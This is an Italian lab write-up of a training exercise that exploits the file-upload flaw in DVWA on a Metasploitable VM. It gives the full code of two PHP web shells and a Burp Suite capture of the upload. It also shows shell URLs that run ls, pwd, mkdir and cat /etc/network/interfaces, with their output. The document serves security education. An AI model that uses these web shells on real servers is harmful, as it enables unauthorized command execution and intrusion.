

S6.L1 Exploit file/Web app

Configuro il mio ambiente di simulazione virtuale in modo che la macchina Metasploitable sia accessibile da quella Kali Linux, garantendo una corretta comunicazione tra le due. L'obiettivo della sessione odierna è di sfruttare una vulnerabilità di tipo "file upload" presente nella DVWA (Damn Vulnerable Web Application) per ottenere il controllo della macchina target e eseguire comandi attraverso una shell PHP. Mi sarà inoltre richiesto di utilizzare BurpSuite per intercettare e analizzare tutte le interazioni con la DVWA.

Fase 1: DVWA

una volta messi in comunicazione Metasploitable e kali linux andiamo dall'url di quest'ultimo e digitiamo l'ip di metasploitable per accedere alla pagina di DVWA.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

adesso vado ad impostare il livello di sicurezza su low (basso) in modo da non avere problemi e restrizioni nella fase di upload del file shell.php

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


Fase 2: Shell.php Shell.php2

Adesso procedo aprendo un editor di testo andando a scrivere il codice presente all'interno dell'editor di testo del file shell.php che andrò a caricare sulla DVWA.

file1:

```
1 <?php system($_REQUEST["cmd"]); ?>
2 |
```

file2:



```
~/Desktop/shell2.php - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 <?php
2 if (isset($_GET["cmd"]))
3 {
4     $cmd = $_GET["cmd"];
5     echo "<pre>";
6     $result = shell_exec($cmd);
7     echo $result;
8     echo "</pre>";
9 }
10 ?>
11
```

Obiettivo della Fase 2:

Nella Fase 2, ho creato e caricato uno script PHP (web shell) su DVWA per eseguire comandi sul server remoto. L'obiettivo è sfruttare una vulnerabilità di file upload presente in DVWA.

Passaggi della Fase 2

Creazione della Web Shell:

ho creato due file PHP con codice che permette di eseguire comandi di shell sul server

Fase 3: Upload dei file in DVWA

The screenshot shows the DVWA web application interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: File Upload' and contains a form with a 'Choose an image to upload:' label, a 'Browse...' button, and an 'Upload' button. Below the form, a red message states: '...../hackable/uploads/shell1.php succesfully uploaded!'. A 'More info' section provides links to external resources: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>. At the bottom, the user information is displayed: Username: admin, Security Level: low, PHPIDS: disabled. There are also links for 'View Source' and 'View Help'.

The screenshot shows the Burp Suite interface, specifically the 'Intercept' tab. The top bar indicates 'Burp Suite Community Edition v2023.12.1.3 - Temporary Project'. The main menu includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Intercept' tab is active, showing a request to 'http://192.168.50.101:80'. The request details are displayed in the 'Raw' view, showing a POST request to '/dvwa/vulnerabilities/upload/' with a 'Content-Type: multipart/form-data' and a 'Content-Disposition: form-data; name="MAX_FILE_SIZE"' field. The request body contains a PHP script that executes a system command: `<?php system($_REQUEST["cmd"]); ?>`. The request is intercepted and the 'Intercept is on' button is visible.

Obiettivo della Fase 3:

Caricare gli script PHP (shell.php e shell2.php) su DVWA per sfruttare la vulnerabilità di file upload e consentire l'esecuzione di comandi sul server remoto.

Passaggi della Fase 3

Navigazione alla Funzionalità di File Upload:

- Ho aperto DVWA e ho navigato alla sezione "File Upload" sotto il menu "Vulnerability".

Caricamento del File shell2.php:



- Ho utilizzato l'interfaccia di DVWA per caricare il file PHP shell2.php.
- Ho selezionato il file dal mio sistema locale e l'ho caricato utilizzando il pulsante di upload.

Conferma del Caricamento:


- DVWA ha confermato che il file è stato caricato correttamente, mostrando un messaggio di successo con il percorso del file caricato:

Fase Finale: Apertura dei file caricati

comando ls:



Shell2.php



Obiettivo della Fase Finale:

Verificare che i file PHP caricati su DVWA funzionino correttamente e siano accessibili, consentendo di eseguire comandi di shell sul server remoto.

Passaggi della Fase Finale

Apertura del File shell.php:

- ho utilizzato il browser per accedere al file shell.php caricato su DVWA.
- Il comando ls è stato eseguito sul server e l'output mostrava i file presenti nella directory /uploads:



Verifica dell'Output di shell.php:

- La risposta conferma che il file shell.php funziona correttamente, eseguendo il comando di shell specificato (ls) e restituendo l'output nel browser.
- Stesso discorso vale per il file shell2.php

Utilizzo di Burp Suite

- Intercettazione e Modifica delle Richieste:
 - Ho utilizzato Burp Suite per intercettare e analizzare le richieste HTTP inviate ai file PHP (shell.php e shell2.php).
 - Questo mi ha permesso di monitorare le richieste e gli output, nonché di effettuare eventuali modifiche o inviare richieste personalizzate per ulteriori test.

comando pwd:



Esecuzione del Comando pwd:


Intercettazione della Richiesta con Burp Suite:

- Ho intercettato la richiesta HTTP GET con Burp Suite.
- Dettagli della richiesta, incluso il comando pwd e le intestazioni HTTP, sono stati analizzati.

Conclusione:

- La web shell shell2.php funziona correttamente, eseguendo comandi di shell.
- Burp Suite ha mostrato la richiesta HTTP, confermando l'invio e l'esecuzione del comando.

comando mkdir:



Obiettivo:

Creare una nuova directory utilizzando la web shell shell2.php e verificare la sua creazione.

Passaggi

Creazione della Directory:

- URL usato per creare la directory

http://192.168.50.101/dvwa/hackable/uploads/shell2.php?cmd=mkdir%20directory

- Ho intercettato questa richiesta con Burp Suite per analizzare i dettagli.

Verifica della Creazione della Directory:


- URL usato per elencare il contenuto della directory:

http://192.168.50.101/dvwa/hackable/uploads/shell2.php?cmd=ls

Conclusione

- La directory directory è stata creata con successo.
- L'output del comando ls ha confermato la presenza della nuova directory insieme agli altri file esistenti.

Interfaccia di rete



```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface
auto lo
iface lo inet loopback
```

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.101
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

Obiettivo:

Leggere il contenuto del file di configurazione delle interfacce di rete `/etc/network/interfaces` utilizzando la web shell `shell2.php`.

Passaggi

1. Esecuzione del Comando `cat`:

- URL usato per leggere il file di configurazione:

`http://192.168.50.101/dvwa/hackable/uploads/shell2.php?cmd=cat%20/etc/network/interfaces`

Ho intercettato questa richiesta con Burp Suite per analizzare i dettagli.

Intercettazione della Richiesta con Burp Suite:

**GET /dvwa/hackable/uploads/shell2.php?cmd=cat%20/etc/network/interfaces
HTTP/1.1**

Host: 192.168.50.101

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6117.85 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Cookie: security=low; PHPSESSID=e14b26c281badde71d6addb3f9059dd

Connection: close

Risultato del Comando

Il comando cat ha restituito il contenuto del file /etc/network/interfaceso cat:

**# This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).**

The loopback network interface

auto lo

iface lo inet loopback

The primary network interface

auto eth0

iface eth0 inet static

address 192.168.50.101

netmask 255.255.255.0

network 192.168.50.0

broadcast 192.168.50.255

gateway 192.168.50.1

Conclusione

- Ho eseguito il comando cat utilizzando la web shell per leggere il file di configurazione delle interfacce di rete.
- Burp Suite ha mostrato i dettagli della richiesta HTTP, confermando l'invio e l'esecuzione del comando.
- Ho ottenuto informazioni sensibili sulla configurazione di rete del server, inclusi l'indirizzo IP, la netmask, la rete, il broadcast e il gateway.

